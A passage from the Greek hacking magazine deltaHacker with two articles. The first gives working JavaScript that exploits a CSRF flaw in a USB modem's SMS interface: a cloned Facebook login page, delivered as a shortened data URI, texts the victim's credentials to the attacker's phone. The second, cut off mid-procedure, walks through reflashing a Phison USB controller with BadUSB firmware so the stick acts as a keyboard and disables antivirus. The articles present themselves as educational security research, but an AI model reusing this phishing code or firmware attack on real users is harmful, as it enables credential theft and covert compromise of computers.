κωδικοποίηση"&phone_number_sender= "ο αριθμός τηλεφώνου του παραλήπτη"
```

Όπως βλέπετε το μήνυμα μεταφέρεται σε plain text, ενώ εξίσου καθαρά διακρίνονται η κωδικοποίηση του μηνύματος (ASCII), ο αριθμός του αποστολέα καθώς κι εκείνος του παραλήπτη. Ένα μέγεθος που αρχικά μας φάνηκε αυθαίρετο ήταν το msg_content. Κάνοντας μερικές δοκιμές, όμως, διαπιστώσαμε ότι η τιμή του msg_content μεταβαλλόταν σύμφωνα με το περιεχόμενο των μηνυμάτων. Έτσι, συμπεράναμε ότι αποτελούσε κάποια κωδικοποιημένη μορφή του μηνύματος. Φυσικά, εφόσον αυτή η κωδικοποιημένη μορφή υπήρχε μέσα στο αίτημα που έστελνε ο browser του υπολογιστή μας, συμπεράναμε και κάτι ακόμα: Η κωδικοποίηση λάμβανε χώρα τοπικά και κατά πάσα πιθανότητα από κώδικα σε JavaScript. Ευθύς αμέσως ζητήσαμε από τον browser να μας δείξει τον κώδικα της σχετικής σελίδας του web interface, και αρχίσαμε το ψάξιμο. Πολύ σύντομα εντοπίσαμε την ακόλουθη ρουτίνα:

1. Τουλάχιστον μέχρι τη στιγμή που γράφεται το άρθρο.
2. Στην πράξη όχι από το χρήστη, αλλά από τον browser του χρήστη, όπου έχει αποθηκευτεί κάποιο cookie.

```
function encodeSendMessage(input) {
     var result_encode = "";
     var result_org = "";
     var result = "";
     var flag = 0;
     if(input==null || input=="") { return result; }
     for(var i=0:i<input.length:i++) {
        var c=input.charCodeAt(i).toString(16);
        result_org = result_org + c;

        if(c.length >= 3) { flag = 1; }
        if(c.length==1) { c="000"+c; }
        else if(c.length==2) { c="00"+c; }
        else if(c.length==3) { c="0"+c; }
        result_encode = result_encode + c;
     }
     if(flag == 1) { return result_encode; }
     else if(flag == 0) { return result_org; }
}
```

Η κωδικοποίηση πραγματοποιείται μέσα στο βρόχο for. Η μέθοδος charcodeAt() επιστρέφει κάθε φορά τον κωδικό Unicode ενός χαρακτήρα από το δεδομένο string (το μήνυμά μας). Ακολούθως, η μέθοδος toString() μετατρέπει αυτόν τον κωδικό σε μια δεκαεξαδική τιμή κι αυτή την τιμή σε string. Η αρχική μετατροπή σε δεκαεξαδική τιμή προσδιορίζεται από την παράμετρο που έχει δοθεί στη μέθοδο (to 16). Οι υπόλοιπες γραμμές κώδικα μέσα στο βρόχο και στη ρουτίνα γενικότερα δεν αφορούν στην ίδια την κωδικοποίηση αλλά στον υπολογισμό κάποιων άλλων (άσχετων για τη δική μας μελέτη) μεγεθών. Επομένως, η παράξενη κωδικοποίηση του μεγέθους msg_content αποτελούσε την αναπαράσταση των κωδικών Unicode των χαρακτήρων του μηνύματός μας, μετά τη μετατροπή τους σε δεκαεξαδικές τιμές.

Αφού καταφέραμε να ερμηνεύσουμε όλα τα πεδία του αιτήματος POST που στέλνει ο browser για την αποστολή ενός SMS, μπορούσαμε πλέον να τα αναπαράγουμε. Ήμασταν σε θέση να δημιουργήσουμε αιτήματα POST, που αν τα λάμβανε το modem θα έστελνε κάποιο SMS. Κι όλα αυτά χωρίς να ζητηθεί κάποιος κωδικός και χωρίς να παραπονεθεί κανείς για το γεγονός ότι το αίτημα ήρθε στα ξεκάρφωτα κι όχι από κάποια σελίδα του web interface! Ας δούμε πώς εκμεταλλευτήκαμε εμείς την υπό συζήτηση ευπάθεια.

Ηλεκτρονικό ψάρεμα

Η ιδέα μας ενέπλεκε τη γνωστή σε όλους μας τεχνική του phishing – την ύπουλη κλοπή προσωπικών δεδομένων από κάποιον ανυποψίαστο χρήστη. Πώς θα σας φαινόταν αν καταφέρναμε να κλέψουμε τα στοιχεία σύνδεσης σε κάποια υπηρεσία κι εξασφαλίζαμε την αυτόματη αποστολή τους στο κινητό μας με ένα SMS; Η ιδέα συνδυάζει όλα όσα έχουμε αναφέρει ως τώρα κι αναδεικνύει τη σοβαρότητα του ζητήματος. Βέβαια, όλες οι τεχνικές ηλεκτρονικού ψαρέματος περιλαμβάνουν και κάμποση κοινωνική μηχανική. Προϋποθέτουν, δηλαδή, έναν μη-τεχνικό τρόπο προσέγγισης του θύματος, μια αρχική απάτη, που θα έχει ως συνέπεια να κερδίσουμε την εμπιστοσύνη του κι ενδεχομένως να αποσπάσουμε μερικές πρώτες πληροφορίες. Όπως καταλαβαίνετε, στο παρόν άρθρο δεν θα ασχοληθούμε με αυτό το κομμάτι, αλλά θα εστιάσουμε στο καθαρά τεχνικό μέρος.

Για την επίθεση στο mobile modem εκμεταλλευτήκαμε την ευπάθεια CSRF που παρουσιάζει η υπηρεσία αποστολής μηνυμάτων. Ταυτόχρονα αξιοποιήσαμε και μια δυνατότητα των σύγχρονων browsers, που αν και δεν είναι ιδιαίτερα δημοφιλής προσφέρει τεράστια ευελιξία[3]. Πρόκειται για την υποστήριξη του επονομαζόμενου data URI scheme. Το data URI scheme αποτελεί έναν τρόπο ενσωμάτωσης των δεδομένων αλλά και του κώδικα μιας ιστοσελίδας, σε κάτι που μοιάζει με URL. Αυτό το ειδικό URL έχει τεράστιο μήκος κι όταν το τροφοδοτούμε σε κάποιον browser αυτός συμπεριφέρεται σαν να συνδέθηκε σε κάποιον web server: Αντλεί και παρουσιάζει (κάνει render) τα δεδομένα, ενώ αρχίζει και την εκτέλεση όποιων scripts εντοπίσει (σε JavaScript). Αναρωτιέστε γιατί να καταφύγουμε σε κάτι τέτοιο; Ο λόγος είναι απλός. Με τη βοήθεια των data URI θα μπορούσαμε να κατασκευάσουμε μια πλαστή σελίδα για την κλοπή των στοιχείων σύνδεσης του θύματος, χωρίς να μπλέξουμε με το στήσιμο κάποιου web server. Άλλωστε, τα κλεμμένα δεδομένα θα έρθουν απευθείας στο κινητό μας και δεν θα χρειαστεί να αποθηκευτούν σε κάποιο απομακρυσμένο μηχάνημα.


Για τις ανάγκες της παρουσίασης αποφασίσαμε να κλέψουμε τα στοιχεία σύνδεσης του Facebook. Έτσι, μεταβήκαμε στη σελίδα σύνδεσης της δημοφιλούς υπηρεσίας και πατήσαμε το συνδυασμό πλήκτρων [CTRL+U], ώστε ο browser να εμφανίσει τον κώδικα της σελίδας. Αντιγράψαμε ολόκληρο τον κώδικα και τον αποθηκεύσαμε σε ένα αρχείο απλού κειμένου. Στη συνέχεια ξεκινήσαμε τις απαραίτητες προσθήκες, ώστε η σελίδα μας να εκμεταλλεύεται την ευπάθεια CSRF και να στέλνει ένα SMS με τα στοιχεία σύνδεσης του θύματος. Για να πετύχουμε όλα αυτά, γράψαμε το ακόλουθο προγραμματάκι σε JavaScript:

```
function steal_credentials() {
    var u = document.getElementById("email").value;
    var p = document.getElementById("pass").value;
    var c = u + ":" + p;
    var e = encodeSendMessage(c);
    var http = new XMLHttpRequest();
    var url = "http://192.168.0.1/sms/sendSms";
```

3. Όχι κατ' ανάγκη στους επιτιθέμενους ;)

```
    var params = "rd=0.9332456234566439 8?basic_apply=Send&phone_number_
receiver=&SMS_Content="+c+"&save_msg_id=0&which_cgi=new_message&encode_
type=ASCII&msg_content="+e+"&phone_number_sender= "αριθμός παραλήπτη";
    http.open("POST", url, false);
    http.send(params);
}
function encodeSendMessage(input) {
    var result_encode = "";
    var result_org = "";
    var result = "";
    var flag = 0;
    if(input==null || input=="") { return result; }
    for(var i=0:i<input.length:i++) {
      var c=input.charCodeAt(i).toString(16);
      result_org = result_org + c;
      if(c.length >= 3) { flag = 1; }
      if(c.length==1) { c="000"+c; }
      else if(c.length==2) { c="00"+c; }
      else if(c.length==3) { c="0"+c; }
      result_encode = result_encode + c;
    }
    if(flag == 1) { return result_encode; }
    else if(flag == 0) { return result_org; }
}
```

Ο κώδικας που γράψαμε ξεκινά αντιγράφοντας τα στοιχεία εισόδου του θύματος, από τη σχετική φόρμα συμπλήρωσης της σελίδας (πεδία email και pass). Στη συνέχεια συνδυάζει τα δύο στοιχεία για το σχηματισμό ενός μικρού μηνύματος. Αναφερόμαστε στη μεταβλητή c, της οποίας το περιεχόμενο αποτελεί το SMS που θα αποσταλεί στο κινητό μας. Στη συνέχεια, η συγκεκριμένη μεταβλητή τροφοδοτείται στη συνάρτηση encodeSendMessage(). Πρόκειται για τη συνάρτηση που είδαμε και νωρίτερα, στον κώδικα JavaScript του web interface του modem. Με τη βοήθειά της κωδικοποιούμε το προς αποστολή μήνυμα και παράγουμε το μέγεθος msg_content. Αυτό το μέγεθος απαιτείται για το σχηματισμό του κατάλληλου HTTP request, που θα έχει ως συνέπεια την αποστολή του SMS! Ο σχηματισμός του σχετικού αιτήματος ξεκινά αμέσως μετά την κλήση της συνάρτησης encodeSendMessage(). Σε αυτό το σημείο ενδιαφέρον παρουσιάζει ο ορισμός της μεταβλητής url. Η τιμή της αποτελεί τη διεύθυνση της σελίδας του web interface, που επιτρέπει την αποστολή μηνυμάτων. Αυτή η διεύθυνση ενδέχεται να αλλάζει από modem σε modem και πρέπει να υπογραμμίσουμε ότι η επίθεσή μας είναι προσαρμοσμένη στις συσκευές που διαθέ-



Ο δικτυακός τόπος του Facebook. Όλα μοιάζουν φυσιολογικά κι εντελώς αθώα, μέχρι τη στιγμή που παρατηρούμε τη μπάρα διευθύνσεων! Στη θέση που έπρεπε να δούμε το URL του Facebook, βλέπουμε ένα τεράστιο data URI scheme. Μέσα σ' αυτό το URI βρίσκονται όλα όσα βλέπουμε, καθώς κι ο κακόβουλος κώδικάς μας!


ταμε εμείς. Ας επιστρέψουμε στον κώδικα όμως. Για τον σχηματισμό του αιτήματος που θα εξαναγκάσει το modem να μας στείλει ένα SMS, έχουμε δημιουργήσει μια μεταβλητή ονόματι params, η οποία φιλοξενεί όλες τις παραμέτρους που περιμένει το web interface του modem. Ανάμεσα σε αυτές θα δείτε και την παράμετρο rd, με την οποία δεν ασχοληθήκαμε προηγουμένως. Κατά τις δοκιμές μας δεν καταφέραμε να διαπιστώσουμε τη χρησιμότητα αυτού του μεγέθους, αλλά διαπιστώσαμε ότι ήταν πάντα σταθερό. Επομένως, φροντίσαμε να το ενσωματώσουμε και στα δικά μας αιτήματα προς το web interface.

Όπως είπαμε, το παραπάνω πρόγραμμα προστέθηκε στο αρχείο με τον κώδικα της σελίδας σύνδεσης του Facebook. Με αυτόν τον τρόπο είχαμε ολοκληρώσει την κατασκευή της κακόβουλης σελίδας, που θα έκλεβε και θα μάς έστελνε τα στοιχεία σύνδεσης του θύματος. Σειρά είχε ο σχηματισμός του κατάλληλου data URI, που θα ενσωμάτωνε όσα είχαμε ετοιμάσει. Για το σκοπό αυτό στραφήκαμε σ' ένα δικτυακό εργαλείο που βρίσκεται στη διεύθυνση http://dopiaza.org/tools/datauri/index.php. Εκεί, δώσαμε ολόκληρο το αρχείο με τον κώδικα της κακόβουλης σελίδας μας. Το αποτέλεσμα ήταν μια τεράστια γραμμή από φαινομενικά τυχαίους χαρακτήρες. Βέβαια, κανένας λογικός άνθρωπος δεν θα εμπιστευόταν ένα τόσο μακροσκελές και σχεδόν αποκρουστικό URL! Έτσι, κάναμε μία βόλτα και από κάποια υπηρεσία σμίκρυνσης URL (π.χ., http://tinyurl.com), στην οποία δώσαμε το τεράστιο data URI και

πήραμε ένα μικρό και χαριτωμένο URL :P Αυτό που έμενε πλέον ήταν η προώθηση του ύπουλου URL σε κάποιο θύμα–χρήστη USB modem. Δεν επιδοθήκαμε, φυσικά, στο social engineering. Πραγματοποιήσαμε τις δοκιμές μας σε δικά μας μηχανήματα, παίζοντας το διπλό ρόλο θύτη κι ανυποψίαστου θύματος. Ε, λοιπόν, σας πληροφορούμε ότι ο κώδικάς μας λειτούργησε άψογα και σε ελάχιστο χρόνο παραλάβαμε ένα μήνυμα με τα κλεμμένα credentials.

Επιστημονική φαντασία ή μήπως όχι;

Πολλοί θα σπεύσουν να πουν ότι το σενάριο που περιγράψαμε είναι παρατραβηγμένο και δεν θα μπορούσε να υλοποιηθεί στον πραγματικό κόσμο. Προφανώς, δεν θα μπορούσαμε να ισχυριστούμε ποτέ ότι ο κώδικας που παρουσιάσαμε δουλεύει με κάθε modem, αφού κάθε συσκευή έχει το δικό της software. Ωστόσο, πρέπει να υπενθυμίσουμε ότι οι δικές μας δοκιμές έγιναν σε δύο διαφορετικά modems, διαφορετικών δικτύων τηλεφωνίας και με όλες τις ενημερώσεις εφηρμοσμένες. Επομένως, είναι βάσιμο να ισχυριστούμε ότι αν κρατήσετε τη μέθοδο με την οποία εργαστήκαμε και δεν αντιγράψετε τυφλά όσα κάναμε, είναι σίγουρο ότι κι εσείς θα τα καταφέρετε.



Η επίθεση στέφθηκε με επιτυχία. Από τη στιγμή που το θύμα τσίμπησε στο _πσ_άρεμά μας, συνδέθηκε στο εικονικό Facebook με τα αληθινά του στοιχεία. Αναρωτιέστε για το αποτέλεσμα; Το modem του θύματος έστειλε ένα ωραιότατο SMS στο κινητό μας, με τα στοιχεία σύνδεσης που πληκτρολογήθηκαν.

Ένα συμπέρασμα που προκύπτει από όσα είδαμε, είναι ότι οι κατασκευαστές έχουν επαναπαυθεί στο γεγονός ότι η τεχνολογία του mobile Internet δεν μπορεί να "διαπεραστεί" τοπικά. Για την ώρα, τουλάχιστον, είναι πρακτικά αδύνατο να επιτεθεί κανείς στο interface της συσκευής, η οποία μιλάει με το δίκτυο κινητής τηλεφωνίας. Το σενάριο που παρουσιάσαμε ήταν σχετικά ανώδυνο, αφού αφορούσε στην υποκλοπή των στοιχείων σύνδεσης στο Facebook. Δεν θα ήταν όμως τραγικό αν κατάφερνε κανείς να κλέψει με την ίδια άνεση τα στοιχεία σύνδεσης σε τραπεζικό λογαριασμό ή σε κάποια άλλη, εξίσου ευαίσθητη δικτυακή υπηρεσία; Τέτοιου είδους ερωτήματα πρέπει να απασχολούν τους επικεφαλείς τεχνικούς στις εταιρίες κινητής τηλεφωνίας, και να φροντίζουν ώστε το λογισμικό τους να μην παρουσιάζει τόσο βασικές ευπάθειες.

Τέλος, πρέπει να ξεκαθαρίσουμε ότι η παρουσίασή μας είχε καθαρά εκπαιδευτικό σκοπό. Το ζήτημα για εμάς είναι να αποκτάμε ολοένα και βαθύτερη γνώση των συστημάτων που μας περιβάλλουν, ώστε να ξέρουμε πότε, πώς και από τι να φυλαγόμαστε. Με την ευκαιρία, μια χρήσιμη συμβουλή που μπορούμε να δώσουμε σε γνωστούς και φίλους, είναι να τσεκάρουν πάντα το περιεχόμενο της μπάρας διευθύνσεων του browser και να μην ξεγελιούνται από αυτά που βλέπουν. Εξάλλου, τα μηνύματα που μας ζητούν ή προτείνουν να συνδεθούμε σε κάποιον δικτυακό τόπο, πρέπει να τα αντιμετωπίζουμε πάντα με μεγάλη προσοχή.

Το **deltaHacker** είναι το ένα και **μοναδικό** περιοδικό με θεματολογία το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.

Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για τρίτη χρονιά στη σειρά **έρχεται κατευθείαν σ' εσάς**.

Αν είστε από εκείνους που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **109% βέβαιο ότι θα αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του **κάθε μήνα**.

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

http://deltahacker.gr/pdf12order
(ηλεκτρονική έκδοση)

ή από το

http://deltahacker.gr/order
(έντυπη έκδοση, έως το τεύχος 019)

Σημείωση: Την ύλη **όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη βλέπετε στο

deltahacker.gr/category/magazine-issues

Skill: Advanced
Tags: USB stick, boot mode, phison, memory controller, rubber ducky



by Cr0w Tom


Η ύπουλη ευπάθεια του BadUSB

Όταν συζητάμε για την ασφάλεια των USB sticks, οι περισσότεροι άνθρωποι σκέφτονται τη μόλυνση από ιούς, Trojan horses κι άλλα είδη κακόβουλου λογισμικού. Τι γίνεται όμως όταν μολύνεται το ίδιο το firmware της συσκευής; Τότε μπορεί να συμβεί κυριολεκτικά οτιδήποτε, με το antivirus κι όλα τα συστήματα προστασίας να κοιμούνται τον ύπνο του δικαίου...

Σχεδόν καθημερινά διαβάζουμε ειδήσεις για καινούριες ευπάθειες που ανακαλύπτονται στα λειτουργικά, στις συσκευές και στα πάσης φύσεως πληροφοριακά συστήματα. Λίγες είναι οι φορές, όμως, που μια ευπάθεια είναι τόσο σημαντική ώστε να συζητηθεί κι από άτομα εκτός του χώρου της Πληροφορικής. Έτσι, λίγο πριν την κρίση με τον Ebola, αναφέρθηκε στα ΜΜΕ και μια ευπάθεια που επηρεάζει *όλες* τις συσκευές USB. Αναφερόμαστε στο BadUSB, που παρουσιάστηκε στο συνέδριο Black Hat USA 2014 από τους Karsten Nohl και Jakob Lell. Οι εισηγητές του θέματος θεώρησαν τόσο σημαντική κι επικίνδυνη τη συγκεκριμένη ευπάθεια, που αποφάσισαν να μη δημοσιεύσουν τον κώδικά τους. Και πάνω που κοντεύαμε να ξεχάσουμε το όλο θέμα ήρθε το Derdycon, με τους Adam Caudill και Brandon Wilson να παρουσιάζουν ένα παρόμοιο θέμα και να δίνουν τον κώδικά τους απλόχερα. Η ευπάθεια που παρουσίασαν οι ερευνητές αφορά σε όσες συσκευές διαθέτουν ένα συγκεκριμένο memory controller από την Phison electronics. Μη φανταστείτε ότι μιλάμε για ένα μικρό κομμάτι της αγοράς, στο οποίο ανήκουν ελάχιστες και δυσεύρετες συσκευές. Το πλήθος των USB flash drives που στηρίζονται στο συγκεκριμένο τσιπ είναι αρκετά μεγάλο.

Η φύση της ευπάθειας

Στοιχηματίζουμε τώρα ότι σας έχουν δημιουργηθεί αρκετά ερωτηματικά. Λογικό. Ας πάρουμε τα πράγματα από την αρχή κι ας ξεκινήσουμε από τους memory controllers. Πρόκειται για ένα ψηφιακό κύκλωμα, το οποίο στην περίπτωση των USB flash drives βρίσκεται αμέσως μετά το κύκλωμα USB κι αμέσως πριν από τα τσιπάκια μνήμης. Το κύκλωμα USB μεταδίδει στον υπολογιστή τα δεδομένα που παρέχει ο memory controller και σ' αυτόν (στον controller) παραδίδονται τα δεδομένα που στέλνει ο υπολογιστής. Ε, λοιπόν, η ευπάθεια που εξετάζουμε αφορά σε αυτό ακριβώς το κομβικό εξάρτημα. Οι controllers αποτελούν έναν μικροελεγκτή εξοπλισμένο με ειδικά περιφερειακά για τη συγκεκριμένη δουλειά. Με απλά λόγια, οι controllers είναι προγραμματιζόμενοι! Το πρόβλημα με τον controller από τη Phison έγκειται στο γεγονός ότι είναι ξεκλείδωτος και επιτρέπει σε οποιονδήποτε τον επαναπρογραμματισμό του. Ο κώδικας που δημοσίευσαν οι Adam Caudill και Brandon Wilson αποτελεί μια τροποποιημένη εκδοχή του firmware του controller. Μαζί με τον κώδικα προσφέρονται και τα απαραίτητα εργαλεία (προγράμματα για τη γραμμή εντολών των Windows) που επιτρέπουν τον επαναπρογραμματισμό του controller, όπως επίσης και τον "εμπλουτισμό" του firmware με διάφορα payloads. Με τη βοήθεια αυτού του πακέτου μπορούμε να πάρουμε ένα αθώο USB flash drive και να του προσδώσουμε διάφορες νέες δυνατότητες, όπως η ύπουλη τροποποίηση αρχείων, η σιωπηρή αλλαγή των ρυθμίσεων DNS του συστήματος, η μίμηση του πληκτρολογίου για την παράνομη εισαγωγή κειμένου κ.ά.



Ένα USB stick με τον controller Phison 2251-03. Για να ενεργοποιηθεί το boot mode της συσκευής, πρέπει να ενωθούν οι ακροδέκτες 2 και 3. Η αρίθμηση των ακροδεκτών ξεκινά από τη γωνία του τσιπ που σημειώνεται με την κουκίδα και προχωρά κατά τη θετική φορά.

Κάτι που έχουμε παραλείψει να πούμε τόση ώρα, είναι ότι η επίθεση σ' ένα σύστημα με USB που φέρει τροποποιημένο firmware είναι απλά *αδύνατο* να ανιχνευθεί και πολύ περισσότερο να αντιμετωπιστεί από κάποιο antivirus, antimalware ή ό,τι anti-κάτι μπορούμε να φανταστούμε. Για το λειτουργικό σύστημα, αυτό που συμβαι-

νει είναι ότι ο χρήστης προσθέτει μια νέα συσκευή. Αυτή η διαδικασία δεν γίνεται αντιληπτή από τα προγράμματα προστασίας που αναφέραμε, αλλά ακόμα κι αν γινόταν δεν θα είχαν λόγο να παρέμβουν – και ούτε θα μπορούσαν!

Στο παρόν άρθρο θα αξιοποιήσουμε τον κώδικα που δημοσιεύτηκε για να πραγματοποιήσουμε ένα USB HID[1] attack. Συγκεκριμένα, το πειραγμένο USB θα παριστάνει το πληκτρολόγιο και θα στέλνει στο σύστημα εκείνα τα πατήματα πλήκτρων, που θα έχουν ως αποτέλεσμα την απενεργοποίηση του AVG antivirus. Μπορεί αυτή η επίθεση να μοιάζει εξαιρετικά στοχευμένη, αλλά, όπως θα διαπιστώσετε σύντομα, η τροποποίησή της για την αποστολή διαφορετικών πλήκτρων είναι πανεύκολη.

Τα σύνεργα

Όπως είπαμε, η τεχνική που θα παρουσιάσουμε δεν αφορά σε όλες τις συσκευές USB, αλλά μόνο σ' εκείνες που στηρίζονται σε controllers της Phison και συγκεκριμένα στο μοντέλο 2251-03 (2303). Αυτό δεν σημαίνει ότι υπόλοιποι controllers της Phison είναι ασφαλείς ή ασύμβατοι, κι άρα δεν διατρέχουν κίνδυνο. Ο κώδικας που έχει δημοσιευτεί, όμως, γράφτηκε για το συγκεκριμένο μοντέλο. Έτσι, για τις δοκιμές μας στραφήκαμε σε ένα USB stick με τον ίδιο *ακριβώς* ελεγκτή. Συγκεκριμένα, χρησιμοποιήσαμε ένα Kingston DataTraveler G4 στα 64GB.

Για την πραγματοποίηση της επίθεσης θα χρειαστούμε κατ' αρχάς τον πηγαίο κώδικα που δημοσιεύτηκε. Το πακέτο με τον κώδικα και μερικά χρήσιμα εργαλεία βρίσκεται στη θέση

https://github.com/adamcaudill/Psychson/archive/master.zip

Επειδή ο κώδικας είναι γραμμένος σε C#, θα χρειαστούμε κι ένα σύστημα με Windows, στο οποίο πρέπει να έχουμε εγκαταστήσει το .NET 4.0, το Visual Studio Express 2012 (http://bit.ly/getvse2012) για τη μεταγλώττιση του κώδικα, καθώς και το Small Device C Compiler (http://sdcc.sourceforge.net). Στην πορεία του άρθρου θα θεωρήσουμε ότι το εν λόγω πρόγραμμα είναι εγκατεστημένο στη θέση C:\Program Files\SDCC.

Κρίσιμη επισήμανση: Ο κώδικας που θα χρησιμοποιήσουμε βρίσκεται ακόμα σε πειραματικό στάδιο ανάπτυξης κι ενδέχεται να προκαλέσει προβλήματα σε κάποιες συσκευές. Τα προβλήματα κυμαίνονται από την απώλεια δεδομένων μέχρι και την αχρήστευση (bricking) του USB stick. Γι' αυτούς τους λόγους θα ήταν φρόνιμο να κάνετε ένα backup των δεδομένων σας, όπως επίσης και να μη χρησιμοποιήσετε κάποιο πανάκριβο USB stick.

Πρώτη επαφή

Αφού προσθέσουμε στο σύστημα όλα όσα αναφέραμε προηγουμένως, ξεκινάμε ανοίγοντας το command line των Windows (cmd.exe) με δικαιώματα διαχειριστή συστήματος (run as Administrator). Από εκεί μεταβαίνουμε στη θέση όπου αποθηκεύσαμε το πακέτο με τον πηγαίο κώδικα και συγκεκριμένα στον κατάλογο tools. Εμείς είχαμε τοποθετήσει ολόκληρο το πακέτο στον κατάλογο c:\psychson-master κι έτσι δώσαμε το εξής:

```
cd c:\psychson-master\tools
```

1. Human Interface Device: Πρόκειται για τον τύπο που αποδίδεται σε συσκευές όπως τα πληκτρολόγια, τα ποντίκια, οι γραφίδες, τα πάσης φύσεων καταδεικτικά κ.λπ.

Το πρώτο πράγμα που κάνουμε είναι να πάρουμε ορισμένες πληροφορίες για τη συσκευή που θα χρησιμοποιήσουμε. Έτσι, αφού τη συνδέσουμε στον υπολογιστή, εκτελούμε το DriveCom:

```
drivecom.exe /drive=E /action=GetInfo
```

Στην παράμετρο drive δίνουμε το γράμμα που έχει αντιστοιχιστεί στο USB stick από το σύστημα. Όπως βλέπετε, στη δική μας περίπτωση ήταν το "E". Η εκτέλεση του προγράμματος εμφανίζει τον τύπο του controller της συσκευής, την έκδοση του firmware και το αναγνωριστικό ID για το τσιπάκι μνήμης flash.

Για την εγκατάσταση του νέου firmware θα χρειαστούμε και το λεγόμενο burner image. Πρόκειται για ένα εκτελέσιμο γραμμένο και μεταγλωττισμένο για μικροελεγκτές αρχιτεκτονικής 8051. Το συγκεκριμένο πρόγραμμα "εγκαθίσταται" στον controller κι επιτρέπει την εγγραφή του νέου firmware στη μνήμη flash. Για την εύρεση του burner image θα στραφούμε στο Google. Πριν ξεκινήσουμε την αναζήτηση, όμως, πρέπει να ξέρουμε το ακριβές όνομα του αρχείου. Η γενική μορφή για τα ονόματα των burner images είναι η ακόλουθη: BNxxVyyyz.bin. Στη θέση των xx πρέπει να τοποθετήσουμε την έκδοση του controller, στη θέση των yyy συμπληρώνουμε την έκδοση του εργοστασιακού firmware και στη θέση του z δίνουμε τον κωδικό που αντιστοιχεί στο τσιπ μνήμης της συσκευής μας. Η έκδοση του controller εμφανίζεται αμέσως μετά τον αριθμό μοντέλου. Στη δική μας περίπτωση ο ζητούμενος αριθμός ήταν ο 03, αφού η συσκευή μας διέθετε τον ελεγκτή PS2251-03 (2303). Τον αριθμό έκδοσης του εργοστασιακού firmware τον βρίσκουμε πανεύκολα, με τη βοήθεια του DriveCom. Τέλος, για τον κωδικό που αντιστοιχεί στο τσιπ μνήμης ισχύουν οι ακόλουθες αντιστοιχίσεις:

- 2KM για 2K NAND chips
- 4KM για 4K NAND chips
- M για 8K NAND chips

Το δικό μας USB stick (των 64GB) διέθετε τα μεγαλύτερα τσιπάκια μνήμης (8K) και κατά συνέπεια ο αντίστοιχος κωδικός ήταν το "M". Έτσι, το όνομα που σχηματίσαμε για το burner image είχε ως εξής: BN03V103M.bin. Αυτό ακριβώς αρχίσαμε ν' αναζητάμε στο Google. Όταν το βρήκαμε το κατεβάσαμε και το αποθηκεύσαμε σε μια βολική θέση, αφού θα μας χρειαζόταν πολύ σύντομα.

Για οποιαδήποτε επέμβαση στο firmware της συσκευής, πρέπει προηγουμένως να την έχουμε θέσει σε κατάσταση Boot mode. Κάτι τέτοιο μπορεί να γίνει με δύο τρόπους: Μέσω software ή μέσω hardware. Στην πρώτη περίπτωση χρησιμοποιούμε και πάλι το πρόγραμμα DriveCom:

```
